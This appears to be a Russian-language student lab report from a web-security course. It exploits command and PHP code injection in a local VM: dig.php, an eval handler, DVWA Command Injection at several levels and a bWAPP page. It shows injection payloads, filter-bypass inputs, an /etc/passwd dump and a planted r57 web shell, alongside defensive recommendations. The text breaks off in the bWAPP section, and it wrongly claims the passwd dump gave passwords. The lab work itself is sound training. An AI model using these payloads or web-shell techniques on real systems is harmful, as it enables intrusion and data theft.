

**31.07.2023**

**Курс:**

## **Практическая работа к уроку № Lesson\_7**

--

### **7 Урок (далее 8 урок)**


#### **Задание\_1:**

Есть сценарий (dig.PHP), его следует проверить на наличие уязвимостей, которые приводят к RCE. Установите сценарий, протестируйте его и дайте рекомендации, как повысить безопасность его использования.

```
└──(kali㉿kali)-[~]
    └─$ ssh vagrant@192.168.56.11
        vagrant@ubuntu:/var/www/html$ mkdir dig
        cd dig


└──(kali㉿kali)-[~/Desktop]
    └─$ sudo scp dig.html dig.php vagrant@192.168.56.11:/var/www/html/dig
```

- OR with Filezilla:
  - sftp://192.168.56.11 vagrant vagrant



# Index of /dig

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>			
<a href="dig.html">dig.html</a>	2023-07-31 21:16	391	
<a href="dig.php">dig.php</a>	2023-07-31 21:16	232	



```
; <>> DiG 9.9.5-3ubuntu0.19-Ubuntu <>> 8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 37629
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1


;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;8.8.8.8.          IN      A

;; AUTHORITY SECTION:
.          10800   IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2023073102 1800 900 604800 86400

;; Query time: 40 msec
;; SERVER: 10.0.2.3#53(10.0.2.3)
;; WHEN: Mon Jul 31 21:23:27 UTC 2023
;; MSG SIZE  rcvd: 111

uid=33(www-data)  gid=33(www-data)  groups=33(www-data)
```

- <https://www.reg.ru/nettools/dig>  
[http://192.168.56.11/dig/dig.php?host=ya.ru;id&query\\_type=MT](http://192.168.56.11/dig/dig.php?host=ya.ru;id&query_type=MT)  
[http://192.168.56.11/dig/dig.php?host=ya.ru;id&query\\_type=TXT;id](http://192.168.56.11/dig/dig.php?host=ya.ru;id&query_type=TXT;id)  
[http://192.168.56.11/dig/dig.php?host=ya.ru;id&query\\_type=TXT|id](http://192.168.56.11/dig/dig.php?host=ya.ru;id&query_type=TXT|id)




```
; <>> DiG 9.9.5-3ubuntu0.19-Ubuntu <>> ya.ru
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34264
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;ya.ru.           IN      A

;; ANSWER SECTION:
ya.ru.        417     IN      A      5.255.255.242
ya.ru.        417     IN      A      77.88.55.242

;; Query time: 11 msec
;; SERVER: 10.0.2.3#53(10.0.2.3)
;; WHEN: Tue Aug 01 08:20:36 UTC 2023
;; MSG SIZE rcvd: 66
```



```
; <>> DiG 9.9.5-3ubuntu0.19-Ubuntu <>> ya.ru
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21343
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;ya.ru.           IN      A

;; ANSWER SECTION:
ya.ru.        291     IN      A      5.255.255.242
ya.ru.        291     IN      A      77.88.55.242

;; Query time: 2 msec
;; SERVER: 10.0.2.3#53(10.0.2.3)
;; WHEN: Tue Aug 01 08:22:41 UTC 2023
;; MSG SIZE rcvd: 66

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

- reg.ru/nettools/dig

Проверка DNS-записей домена — утилита dig

Домен:

Тип записи: MX

DNS сервер:

С трассировкой

Текстовый ответ


**Проверить**

- Инъекция кода:  
handler.php

```
<?PHP
$name=$_GET["param"];
?>
<html>
<h1>You send:</h1>
<p><?PHP @eval ("echo " . $name . ";"?)><p>
</html>
```

- RCE/handler.php?param=text; PHPinfo();


```
192.168.56.11/RCE/handler.php?param=text;%20phpinfo()
```



You send:

text

PHP Version 5.5.9-1ubuntu4.29	
<b>System</b>	Linux ubuntu 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64
<b>Build Date</b>	Apr 22 2019 18:33:42
<b>Server API</b>	Apache 2.0 Handler
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php5/apache2
<b>Loaded Configuration File</b>	/etc/php5/apache2/php.ini
<b>Scan this dir for additional .ini files</b>	/etc/php5/apache2/conf.d
<b>Additional .ini files parsed</b>	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-curl.ini, /etc/php5/apache2/conf.d/20-iconv.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-pdo_sqlite.ini, /etc/php5/apache2/conf.d/20-readline.ini, /etc/php5/apache2/conf.d/20-xdebug.ini



```
; <>> DiG 9.9.5-3ubuntu0.19-Ubuntu <>>
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25086
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;.

;; ANSWER SECTION:
.          471645 IN  NS   e.root-servers.net.
.          471645 IN  NS   m.root-servers.net.
.          471645 IN  NS   k.root-servers.net.
.          471645 IN  NS   i.root-servers.net.
.          471645 IN  NS   c.root-servers.net.
.          471645 IN  NS   a.root-servers.net.
.          471645 IN  NS   h.root-servers.net.
.          471645 IN  NS   f.root-servers.net.
.          471645 IN  NS   j.root-servers.net.
.          471645 IN  NS   g.root-servers.net.
.          471645 IN  NS   d.root-servers.net.
.          471645 IN  NS   b.root-servers.net.
.          471645 IN  NS   l.root-servers.net.

;; Query time: 21 msec
;; SERVER: 10.0.2.3#53(10.0.2.3)
;; WHEN: Wed Aug 02 08:38:49 UTC 2023
;; MSG SIZE  rcvd: 239
```

- ПОДСТАВИМ шелл r57.php

```

r57shell
[1] 192.168.56.11/R57/r57.php
!r57shell
1.22

02-08-2023 11:15:39 [ phpinfo ] [ php.ini ] [ cput ] [ mem ] [ tmp ] [ delete ]
safe mode: OFF PHP version: 5.5.9-1ubuntu4.29 cURL: ON (Array) MySQL: ON (5.5.62)
Disable functions :
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcn
HDD Free : 28.19 GB HDD Total : 34.15 GB

uname -a : Linux ubuntu 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 GNU/Linux
$OSTYPE : 0
Server : Apache
id : uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd : /var/www/html/R57

Executed command: ls -l
total 84
1968489 drwxrwxr-x 2 vagrant vagrant 4096 Aug  2 11:15 .
1972930 drwxr-xr-x 15 root   root   4096 Aug  2 11:14 ..
1968491 -rw-r--r-- 1 vagrant vagrant 76256 Aug  2 11:15 r57.php

Run command :: Execute command on server ::

Work directory : /var/www/html/R57
File for edit : /var/www/html/R57
Select alias : find suid files
Find text : text
In dirs : /var/www/html/R57
Only in files : .txt,.php

```

```

192.168.56.11/dig/dig.php?file=http://192.168.56.11/R57/r57.php
; <>> DiG 9.9.5-3ubuntu0.19-Ubuntu <>>
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53239
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;+ IN NS

;; ANSWER SECTION:
.          461615 IN NS      e.root-servers.net.
.          461615 IN NS      m.root-servers.net.
.          461615 IN NS      k.root-servers.net.
.          461615 IN NS      i.root-servers.net.
.          461615 IN NS      c.root-servers.net.
.          461615 IN NS      a.root-servers.net.
.          461615 IN NS      h.root-servers.net.
.          461615 IN NS      f.root-servers.net.
.          461615 IN NS      j.root-servers.net.
.          461615 IN NS      g.root-servers.net.
.          461615 IN NS      d.root-servers.net.
.          461615 IN NS      b.root-servers.net.
.          461615 IN NS      l.root-servers.net.

;; Query time: 1 msec
;; SERVER: 10.0.2.3#53(10.0.2.3)
;; WHEN: Wed Aug  2 11:25:58 UTC 2023
;; MSG SIZE  rcvd: 239

```

- УЯ:

- цель злоумышленника — запуск шелла на сервере;
- Payload представляет собой код на том языке, который используется на сервере;
- Вектором атаки будет код на PHP, если сервер работает на PHP
- Шелл будет с правами того пользователя, который запускает сценарии на PHP

- RCE может присутствовать в ядре сервера (на уровне ОС или на уровне сервера приложения). В этом случае под угрозой будут все данные, расположенные на данном сервере. Пример - CVE-2018-11776, уязвимость в Apache Struts или CVE-2018-7600 (Drupalgeddon 2)
- Защита от инъекций кода
  - Использование ряда конструкций языка программирования нужно ограничить. Если нет такой возможности — настроить фильтрацию передаваемых данных.
  - Фильтровать данные на предмет наличия в них конструкций, которые позволяют выполнить последовательность команд. К таким символам обычно относятся | ; & \$ > < \!`.
  - escapeshellcmd
  - Минимизировать привилегии для сервисов, запуская сервис с правами непrivилегированного пользователя.
  - Ограничить доступ пользователя, который запустил сервис, к критическим ресурсам.
    - понизить права
  - Mod\_security (apache)

## Задание\_2:

Выполните развертывание среды DVWA (или используйте готовый образ). Решите задание Command Injection на уровне сложности Low, Medium и High. Каким образом можно обойти защиту?

- <http://192.168.56.11/dvwa/security.php>

### 1. Security level: low

The screenshot shows the DVWA security settings page. At the top, the URL is 192.168.56.11/dvwa/security.php. The left sidebar has a menu with various attack types: Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The 'DVWA Security' item is highlighted with a red box. Below the menu, there is a dropdown menu set to 'Low' with a red box around it, and a 'Submit' button. To the right of the dropdown, there is descriptive text about the security levels (Low, Medium, High, Impossible) and their characteristics. Further down, there is a section for PHPIDS with a status message 'PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' and a note about its purpose. A message at the bottom says 'Security level set to low'.

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

**DVWA Security**

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [[Enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Security level set to low

Username: admin  
Security Level: low

- ping localhost

The screenshot shows the DVWA Command Injection page. The left sidebar has a 'Command Injection' button highlighted with a red box. The main content area is titled 'Vulnerability: Command Injection' and contains a 'Ping a device' section. An input field contains '127.0.0.1'. Below it, the output shows a ping command: 'PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. ... 127.0.0.1 ping statistics ... 4 packets transmitted, 0 received, 100% packet loss, time 3011ms'.

- попробуем поэкспериментировать

The screenshot shows the DVWA Command Injection page. The left sidebar has a 'Command Injection' button highlighted with a purple box. The main content area is titled 'Vulnerability: Command Injection' and contains a 'Ping a device' section. An input field contains '1 | ls -l'. Below it, the output shows a directory listing: 'total 12 drwxrwxrwx 2 root root 4096 Oct 19 2018 help -rwxrwxrwx 1 root root 1830 Oct 19 2018 index.php drwxrwxrwx 2 root root 4096 Oct 19 2018 source'.

192.168.56.11/dvwa/vulnerabilities/exec/#

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec vagrant install juice-sh... GitHub - Hellcr...



## Vulnerability: Command Injection

**Ping a device**

Enter an IP address:

```
/var/www/html/dvwa/vulnerabilities/exec
Linux ubuntu 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
  PID TTY      TIME CMD
1731 ?    00:00:00 apache2
1736 ?    00:00:00 apache2
1737 ?    00:00:00 apache2
1738 ?    00:00:00 apache2
1739 ?    00:00:00 apache2
1740 ?    00:00:00 apache2
2008 ?    00:00:00 apache2
2398 ?    00:00:00 apache2
2450 ?    00:00:00 apache2
2451 ?    00:00:00 apache2
2452 ?    00:00:00 apache2
2664 ?    00:00:00 sh
2668 ?    00:00:00 ps
```

192.168.56.11/dvwa/vulnerabilities/exec/#

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec vagrant install ju...

**Brute Force**

**Command Injection**

**CSRF**

**File Inclusion**

**File Upload**

**Insecure CAPTCHA**

**SQL Injection**

**SQL Injection (Blind)**

**Weak Session IDs**

**XSS (DOM)**

**XSS (Reflected)**

**XSS (Stored)**

**DVWA Security**

**PHP Info**

**About**

**Logout**

Enter an IP address:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101:/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/bin/false
vagrant:x:900:900:vagrant,,,,:/home/vagrant:/bin/bash
leia_organa:x:1111:100::/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100::/home/Luke_skywalker:/bin/bash
han_solo:x:1113:100::/home/han_solo:/bin/bash
artoo_detoo:x:1114:100::/home/artoo_detoo:/bin/bash
c_three_pio:x:1115:100::/home/c_three_pio:/bin/bash
ben_kenobi:x:1116:100::/home/ben_kenobi:/bin/bash
darth_vader:x:1117:100::/home/darth_vader:/bin/bash
anakin_skywalker:x:1118:100::/home/anakin_skywalker:/bin/bash
jarjar_binks:x:1119:100::/home/jarjar_binks:/bin/bash
lando_calrissian:x:1120:100::/home/lando_calrissian:/bin/bash
boba_fett:x:1121:100::/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash
greedo:x:1123:100::/home/greedo:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash
mysql:x:105:111:MySQL Server,,,:/nonexistent:/bin/false
avahi:x:106:113:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:107:115:colord colour management daemon,,,:/var/lib/colord:/bin/false
ftpx:x:108:116:ftpx daemon,:/var/run/ftpx:/bin/false
```

Получили список логинов и паролей текущего сайта

2. Security level: **middle**

- ping localhost

192.168.56.11/dvwa/vulnerabilities/exec/#

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec v

## Vulnerability: Command Injection

**Ping a device**

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3010ms
```

---

### More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection)

DVWA Security PHP Info About Logout

Username: admin Security Level: medium PHPIDS: disabled View S

192.168.56.11/dvwa/vulnerabilities/exec/#

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec v vagrant



## Vulnerability: Command Injection

**Ping a device**

Enter an IP address:

---

### More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection)

Home Instructions Setup / Reset DB Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored)

- ничего не происходит
- Проверяем исходный код данной страницы (**View Source**)

```
<?php      if( isset( $_POST[ 'Submit' ] ) ) {
// Get input
$target = $_REQUEST[ 'ip' ];
// Set blacklist
$substitutions = array(      '&&' => ' ',      ';' => ' ',      );
// Remove any of the charactars in the array (blacklist).
$target = str_replace( array_keys( $substitutions ), $substitutions, $target );
// Determine OS and execute the ping command.
if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
// Windows
$cmd = shell_exec( 'ping ' . $target );      }      else {
// *nix
$cmd = shell_exec( 'ping -c 4 ' . $target );      }
// Feedback for the end user
echo "<pre>{$cmd}</pre>";      }
?>
```

- массив с фильтрацией значений символов «&&» и «;», которые добавляются в черный список и отбрасываются приложением
- Попробуем запись `127.0.0.1 && ls -la`

The screenshot shows a web browser window for the DVWA application at the URL `192.168.56.11/dvwa/vulnerabilities/exec/#`. The title bar includes links for Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and a logo.

The main content area displays the DVWA logo and the title **Vulnerability: Command Injection**. On the left, there is a sidebar menu with the following items:

- Home
- Instructions
- Setup / Reset DB
- Brute Force**
- Command Injection**
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs

The **Command Injection** item is highlighted with a green background.

The main form area has a heading **Ping a device**. It contains a text input field labeled "Enter an IP address:" with the value `127.0.0.1 && ls -la`, and a "Submit" button. Below the input field, the output of the command is displayed in red text:

```
total 20
drwxrwxrwx  4 root root 4096 Oct 19  2018 .
drwxrwxrwx 14 root root 4096 Aug  2 11:15 ..
drwxrwxrwx  2 root root 4096 Oct 19  2018 help
-rwxrwxrwx  1 root root 1830 Oct 19  2018 index.php
drwxrwxrwx  2 root root 4096 Oct 19  2018 source
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3017ms
```

At the bottom of the main content area, there is a link **More Information**.

- не проходит ...

The screenshot shows the DVWA Command Injection page. On the left, a sidebar menu includes 'Home', 'Instructions', 'Setup / Reset DB', 'Brute Force', 'Command Injection' (which is highlighted in green), and 'CSRF'. The main content area has a title 'Vulnerability: Command Injection' and a section titled 'Ping a device'. A text input field contains the command '127.0.0.1 && ls -la', and a 'Submit' button is to its right. Below this, a 'More Information' section provides a link to a Scribd document about PHP remote code execution.

### 3. Security level: **high**

- ping localhost

The screenshot shows the DVWA Command Injection page. The sidebar menu is identical to the previous one. The main content area shows the result of a ping command: 'PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.' and '--- 127.0.0.1 ping statistics --- 4 packets transmitted, 0 received, 100% packet loss, time 3023ms'. Below this, a 'More Information' section lists several resources related to command injection.

- Проверяем исходный код данной страницы ([View Source](#))

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);
```

```

// Set blacklist
$substitutions = array(
    '&' => '',
    ';' => '',
    '|' => '',
    '-' => '',
    '$' => '',
    '(' => '',
    ')' => '',
    ` ` => '',
    '||' => '',
);
// Remove any of the charactars in the array (blacklist).
$target = str_replace( array_keys( $substitutions ), $substitutions, $target );
// Determine OS and execute the ping command.
if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
    // Windows
    $cmd = shell_exec( 'ping ' . $target );
}
else {
    // *nix
    $cmd = shell_exec( 'ping -c 4 ' . $target );
}
// Feedback for the end user
echo "<pre>{$cmd}</pre>";
}
?>

```

- массив **blacklist** с символами, которые запрещены

```
'&' => '', ';' => '', '|' => '', '-' => '', '$' => '', '(' => '', ')' => '',
` ` => '', '||' => ''
```

The screenshot shows the DVWA Command Injection page. The URL in the browser is 192.168.56.11/dvwa/vulnerabilities/exec/. The page title is "Vulnerability: Command Injection". On the left, there's a sidebar menu with "Command Injection" highlighted in green. The main content area has a heading "Ping a device" and a form field asking "Enter an IP address:" with the value "ls" entered. A "Submit" button is next to the field. The DVWA logo is at the top right. The page displays the output of the command execution: "1".

- Пробуем обойти данный фильтр:

The screenshot shows the DVWA Command Injection page. On the left, a sidebar menu includes 'Home', 'Instructions', 'Setup / Reset DB', 'Brute Force', 'Command Injection' (which is highlighted in green), and 'CSRF'. The main content area is titled 'Vulnerability: Command Injection' and contains a 'Ping a device' section. It has a text input field with '127.0.0.1|ls' and a 'Submit' button. Below the input field, there are three red links: 'help', 'index.php', and 'source'. The entire input field is highlighted with a blue rectangle.

## Задание\_3:

Изучите страницу <http://192.168.56.11/bwapp/phpi.php> и определите, какие уязвимости там присутствуют. Составьте отчет о найденной уязвимости.

- <http://192.168.56.11/bwapp> (low)
  - PHP Code Injection

The screenshot shows the bWAPP PHP Code Injection page. At the top, it says 'Choose your bug: bWAPP v2.2' and 'Set your security level: low'. The main content area features the bWAPP logo and the tagline 'an extremely buggy web app !'. Below this, there's a navigation bar with links: 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', 'Credits', 'Blog', 'Logout', and 'Welcome Bee'. The main content area displays the text '/ PHP Code Injection /' and 'This is just a test page, reflecting back your message...'. To the right, there are social media sharing icons for Twitter, LinkedIn, Facebook, and Email.

bWAPP - PHP Code Inject +

← → ⌛ ⌂ 192.168.56.11/bwapp/phpi.php?message=test

Kali Linux OWASP Juice Shop Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking

# bWAPP



